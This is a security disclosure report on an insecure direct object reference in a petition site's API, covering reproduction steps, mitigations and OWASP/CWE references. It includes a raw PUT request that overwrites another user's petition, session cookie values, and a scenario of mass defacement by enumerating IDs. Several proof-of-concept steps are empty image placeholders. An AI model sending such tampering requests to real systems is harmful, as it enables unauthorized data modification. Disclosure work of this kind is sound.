Broken Access Control: Missing Authorization Check on `/api/petitions/{id}` Allows Unauthorized Petition Modification/Deletion

Summary:

The `/api/petitions/{id}` endpoint accepts a `PUT` and `DELETE` request to update or delete existing petitions. However, the application fails to verify the authorization or ownership of the requesting user. As a result, any authenticated user can modify or delete any other user's petitions by simply changing the petition ID in the request URL.

This issue constitutes a **Broken Access Control** vulnerability, specifically an **Insecure Direct Object Reference (IDOR)**, and can lead to unauthorized data modification, deletion, defacement, or complete content takeover.

Severity: High

Steps to Reproduce:

1. Register a new user and start a new petition (e.g., `POST /api/petitions`).
2. Once new petition is submitted, click Edit (e.g. GET /petition/{slug}/edit)
3. Open desired proxy tool (e.g. Burp Suite) and turn on to intercept the request.
4. Modify any field then click Save. You will capture something like `PUT /api/petitions/14` request.
5. Modify id on captured request `PUT /api/petitions/{id}` to any existing ids to change the information of existing petition. Vulnerable fields are `title`, `description`, `target_count`, `status`, and `location`
6. Send the following request:

```
PUT /api/petitions/3 HTTP/1.1
Host: localhost:5173
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:144.0) Gecko/20100101
Firefox/144.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Referer: http://localhost:5173/petition/test2-petition-14/edit
```

```
Content-Type: application/json
Content-Length: 1465
Origin: http://localhost:5173
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; authjs.callback-
url=http%3A%2F%2Flocalhost%3A5173; authjs.csrf-
token=2c1d69feeb6b2346ea1d5fcf607396210232232663988e32c1514674893393d5%7C1
ec752fb16fe4ed3fe5ac14c90427810dee3a052dfe3d70c1156910b8f33bf7d;
authjs.session-token=b554fcba-a9d6-4ff2-a122-2f3bdb44a095;
user_signatures_66851963-46f8-4316-a48e-2987786b43b8=[2,5,11,1]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"title":"Hacked Petition","description":"Lorem ipsum dolor sit amet,
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cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat
non proident, sunt in culpa qui officia deserunt mollit anim id est
laborum.","type":"national","target_count":100000,"category_ids":
["5","10","2"],"status":"closed"}
```




Proof of Concept:

1. 


2. Once submitted, click the Edit button. Using the proxy tool, capture the request before saving.




3. Captured request would look like this:



4. Change the id, modify request body and click Send.



5. Check the actual petition



Impact and Attack Scenario:

This vulnerability allows an attacker to perform **unauthorized modifications** to any resource within the system.

Potential Impacts:

- **Data Tampering:** Alter posts created by other users.
- **Reputation Damage:** Compromise the integrity and trustworthiness of user-generated content.
- **Privilege Escalation:** If administrative posts or announcements are editable, an attacker could impersonate or mislead users.
- **Data Corruption:** Mass modification of posts could lead to loss of data integrity across the platform.

Realistic Attack Scenario:

An attacker enumerates post IDs (`/api/petitions/1` , `/api/petitions/2` , ...) and sends automated PUT requests to overwrite all posts' titles and contents, effectively defacing the platform and damaging user trust.

Possible Mitigation:

1. **Enforce server-side authorization checks** for all data modification endpoints
2. **Adopt the Principle of Least Privilege (PoLP):** Users should only have access to modify resources they own.

3. **Implement Role-Based Access Control (RBAC)** or **Attribute-Based Access Control (ABAC)** to clearly define access permissions.
4. **Validate resource ownership on the server** before executing any update.
5. **Avoid relying solely on client-side controls** (like hiding buttons or fields) to enforce permissions.
6. **Add audit logging** for update and delete actions to help identify abuse or unauthorized actions.

References:

- OWASP Top 10 (2021): A01: Broken Access Control
- CWE-284: Improper Access Control
- CWE-639: Authorization Bypass Through User-Controlled Key
- OWASP API Security Top 10 (2023): API1 – Broken Object Level Authorization
- OWASP Web Security Testing Guide v5 – Authorization Testing